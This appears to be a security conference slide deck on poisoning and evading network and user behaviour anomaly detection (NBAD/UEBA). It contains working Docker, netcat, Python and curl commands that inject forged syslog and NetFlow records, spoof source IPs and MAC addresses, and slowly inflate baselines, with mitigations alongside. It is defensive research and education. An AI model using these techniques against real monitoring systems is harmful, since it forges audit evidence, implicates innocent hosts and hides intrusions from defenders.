

# Breaking NBAD & UEBA

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# About Charles

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**2002-2005** US Naval Postgraduate School  
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**InfoWorld** **2003-2008:** InfoWorld Test Center  
Contributing Product Reviewer – Network and  
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**2012-2016:** Consulting Security  
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**2016** Chief Nerd (CTO) & co-founder at WitFoo **witfoo**

# Agenda


- Overview of NBAD & UEBA
- Poisoning & non-repudiation
- Attack Techniques
- Attack Scenarios
- Q&A

# Detection Methods

- **Signature** = Inspect Object against blacklist
  - IPS
  - Antivirus
  - Content Filter
- **Behavioral** = Inspect Victim behavior against blacklist
  - Malware Sandbox
  - NBAD/UEBA
  - HIPS
  - SEIM
- **Anomaly** = Inspect Victim behavior against whitelist
  - NBAD/UEBA/Machine Learning

# Comparison of Detection Methods

	<b>Signature</b>	<b>Behavior</b>	<b>Anomaly</b>
<b>Known Exploits</b>	<b>Best</b>	Good	Limited
<b>0-Day Exploits</b>	Limited	<b>Best</b>	Good
<b>Credential Abuse</b>	Limited	Limited	<b>Best</b>





# Understanding Baselines

- Entity vs Peer Group (set) Baselines
- Built over time
- Supervised ML – defined variables and sets
- Unsupervised ML – all permutations of data

# What is NBAD?

- Network Behavioral Anomaly Detection
- Data source = Network MetaData (NetFlow)
- Probe locations = Core or deeper
- Quantity/Metric Centric (not Pattern/Signature Centric)
- Sometimes used to refer to NetFlow Security Tools

# Commercial NBAD Solutions

- Arbor PeakFlow
- IBM Qradar
- Invea-Tech FlowMon
- Cisco StealthWatch
- ManageEngine
- McAfee NTBA
- Plixer Scrutinizer
- ProQSys FlowTraq
- Riverbed Cascade (formerly Mazu)
- WitFoo Precinct

Credit:: Gartner State of Network Analysis



# NBAD Detection - Anomaly Types

- Service Traffic Threshold Anomaly
- Service Type Anomaly
- Geographic Traffic Anomaly
- Data Hoarding
- Data Disclosure

# What is UEBA?

- Grouping computer alerts against user relations

The screenshot displays the WitFoo user interface for investigating a security incident. The top navigation bar includes 'witfoo', 'INVESTIGATE', 'REPORTS', 'ARTIFACTS', 'LEADS', 'ANNOTATIONS', and user information for 'CHARLES HERRING'. The main area shows a network diagram for an incident titled 'Clumsy Badger' (ID: 1 (Data Theft)). The diagram features nodes for 'W32.backdoor', 'workstation002.acme.local', 'workstation000.acme.local', 'workstation001.acme.local', 'datacenter001.acme.local', and 'jdoe@acme.com'. Red lines connect the workstation nodes to the datacenter node, and green lines connect the datacenter node to the user node. A 'ftp\_v1.exe' artifact is also shown. Below the diagram, a table lists sessions and leads, with 0 sessions and 6 leads. The table columns are 'Observed Time', 'Reporting Tool', 'Event Type', 'Details', and 'Status'.

Observed Time	Reporting Tool	Event Type	Details	Status
2019-08-03 21:59:49	Stealthwatch	Stealthwatch High Concern Index Alarm	jdoe@acme.com	Open
2019-08-03 21:56:29	Carbon Black	CarbonBlack Protect Detection	jdoe@acme.com	Open
2019-08-03 21:56:29	WitFoo Labs	WitFoo Lab Match	Carbonblack Threat Detected	Open
2019-08-03 19:00:56	Stealthwatch	Stealthwatch High Concern Index Alarm	jdoe@acme.com	Open
2019-08-03 18:57:36	Carbon Black	CarbonBlack Protect Detection	jdoe@acme.com	Open
2019-08-03 18:57:36	WitFoo Labs	WitFoo Lab Match	Carbonblack Threat Detected	Open

# Commercial UEBA Solutions

- Dtex
- Exabeam
- Forcepoint
- Fortscale
- Gurukul
- Haystax Technology
- Intersect
- Microsoft
- Preempt
- Securonix
- Splunk
- Varonis
- Veriato
- WitFoo Precinct

Credit: : <https://www.esecurityplanet.com/products/top-ueba-vendors.html>




# UEBA - Anomaly Types

- Geographic Traffic (Magic Carpet)
- Time of Day
- Host access
- Data access
- Service access

# Types of Data Poisoning

- Types
  - Mass Implication
  - Baseline Boiling
  - Attack Masking
- Methods
  - Log Spoofing
  - Behavior Spoofing
- Sources
  - Machine/VM/Container
  - Networking Device

# Poisoning Goals





# Non-repudiation in Logging

- TLS with client authentication (PKI)
  - Not possible with NetFlow or IPFIX (in spite of RFC-5101)
  - Client & Server Overhead
  - Requires PKI Infrastructure (with CRL/OCSP)
  - Potential Network reflection DoS
- IP Spoofing protection
  - *ip verify reverse-path interface <interface>* (Cisco)
- Microsegmentation or Trustsec
- Segment telemetry devices, routes and use ACL's
- Honeypots
- Chain of Custody tagging

# MITRE ATT&CK Applicability

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Administration Tools	Command-Line	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Discovery	Clipboard Data	Connection Proxy	Data Encrypted	Defacement

or svndication.twitter.com...

# Technique: Pump and Dump

- Use VM or Container
- Set manual MAC address
- Get IP via DHCP
- Perform attach
- Release IP
- Swap out MAC
- Mitigation: Access layer logging of NetFlow

# Pump and Dump (Docker)

- *docker create --network host --mac-address 92:d0:c6:0a:29:33 kalilinux/kali-linux-docker kali1*
- `docker start kali1`
- `docker exec -it kali1 /bin/bash`
- Do stuff
- `docker stop kali1; docker rm kali1`
- Repeat with new MAC

# Technique: Pocket Dimension

- Applicable: When NetFlow or Syslog is generated at access switch or AP
- Applicable: NetFlow spoofing
- Multiple containers running on a /4 network
- Bridge container network on physical NIC
- Connected switch will create telemetry and forward
- Generate any traffic for reporting
  - Baseline poisoning
  - Subterfuge
  - Mass implication

# Pocket Dimension (Docker)

- `docker network create -d bridge --subnet 0.0.0.0/0`
- *`docker create --network pocket --ip 4.2.3.1 kalilinux/kali-linux-docker kali1`*
- *`docker create --network pocket --ip 10.10.10.1 kalilinux/kali-linux-docker kali2`*
- *`docker start kali1`*
- *`docker start kali2`*
- *`docker exec --it kali1 /bin/bash`*
- *`docker exec --it kali2 /bin/bash`*



# Technique: Log spoofing

- Discover log collection server (non-trivial)
  - DNS
  - Compromised machine
  - TCP SYN Scan on 514 (noisy)
- Send artificial records
- Cover tracks with Pump and Dump
- Protection: ACL's and obfuscation

# Log Spoofing : Netcat to Syslog over UDP

```
echo -n "<50>${timestamp_short} acmesep  
SymantecServer: ACMELAPTOP143,[SID: 26825] Web  
Attack: Plesk Command Injection attack blocked. Traffic  
has been blocked for this application: ..." | nc -u -w 1  
"${server}" 514
```

# Technique : UDP Spray

- Use Samplicator (<https://github.com/sleinen/samplicator>) to listen on 10.10.10.10 on 514 with a **LONG** list of destinations
- Best if list is loaded in config file
- *samplicate -s 10.10.10.10 -p 514 \*
  - *10.10.10.1 514 \*
  - *10.10.10.2 514 \*
  - *10.10.10.3 514 ...*
- Use Netcat to UDP sending to 10.10.10.10 514

# Log Spoofing: Python to TLS

```
import socket, ssl, pprint
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.settimeout(10)
context = ssl.SSLContext(ssl.PROTOCOL_TLSv1_2)
context.verify_mode = ssl.CERT_NONE
wrappedSocket = context.wrap_socket(sock)
wrappedSocket.connect(('10.10.10.1', 514))

wrappedSocket.write("<50>2019-02-01 15:30:01 acmesep SymantecServer:
ACMELAPTOP143,[SID: 26825] Web Attack: Plesk Command Injection attack
blocked. Traffic has been blocked for this application: ...")

wrappedSocket.close()
```

# Log Spoofing : NetFlow with nProbe

- Create Pocket Dimension
- Use nProbe (<http://packages.ntop.org/>) to generate records
- *nprobe -i eth0 --collector <collectorIP>:2055*
- Execute traffic in Pocket Dimension

# Log Spoofing : Curl to API (Elastic)

```
curl -k -XPOST "https://API" -d'
```

```
{
```

```
  "message": "<50>2019-02-01 15:30:01 acmesep  
SymantecServer: ACMELAPTOP143,[SID: 26825] Web  
Attack: Plesk Command Injection attack blocked. Traffic  
has been blocked for this application: ..."
```

```
}'
```



# Attack Scenario: NBAD Mass Implication

- Spoof many IP addresses for source
- Generate via Pocket Dimension (access or spoof)
- Result: All spoofed IP addresses appear to have executed the action
- Useful: Reconnaissance & DDOS masking
- Extra: Finish with Pump and Dump
- Protection: IP Spoofing

# Attack Scenario : NetFlow Masking

- Perform recon using container on network
- Simultaneously run recon in Pocket Dimension
- Result will hide scan and appear as valid communications
- Protection: Honeypot

# NBAD & UEBA Baseline Boiling

- Over 30 – 60 days
- Increase metric (bytes, packets, logins etc) by 5-20% from previous day
- Use Log Spoofing, Pocket Dimension
- Alternatively, low & slow exploit

# Recap: Non-repudiation in Logging

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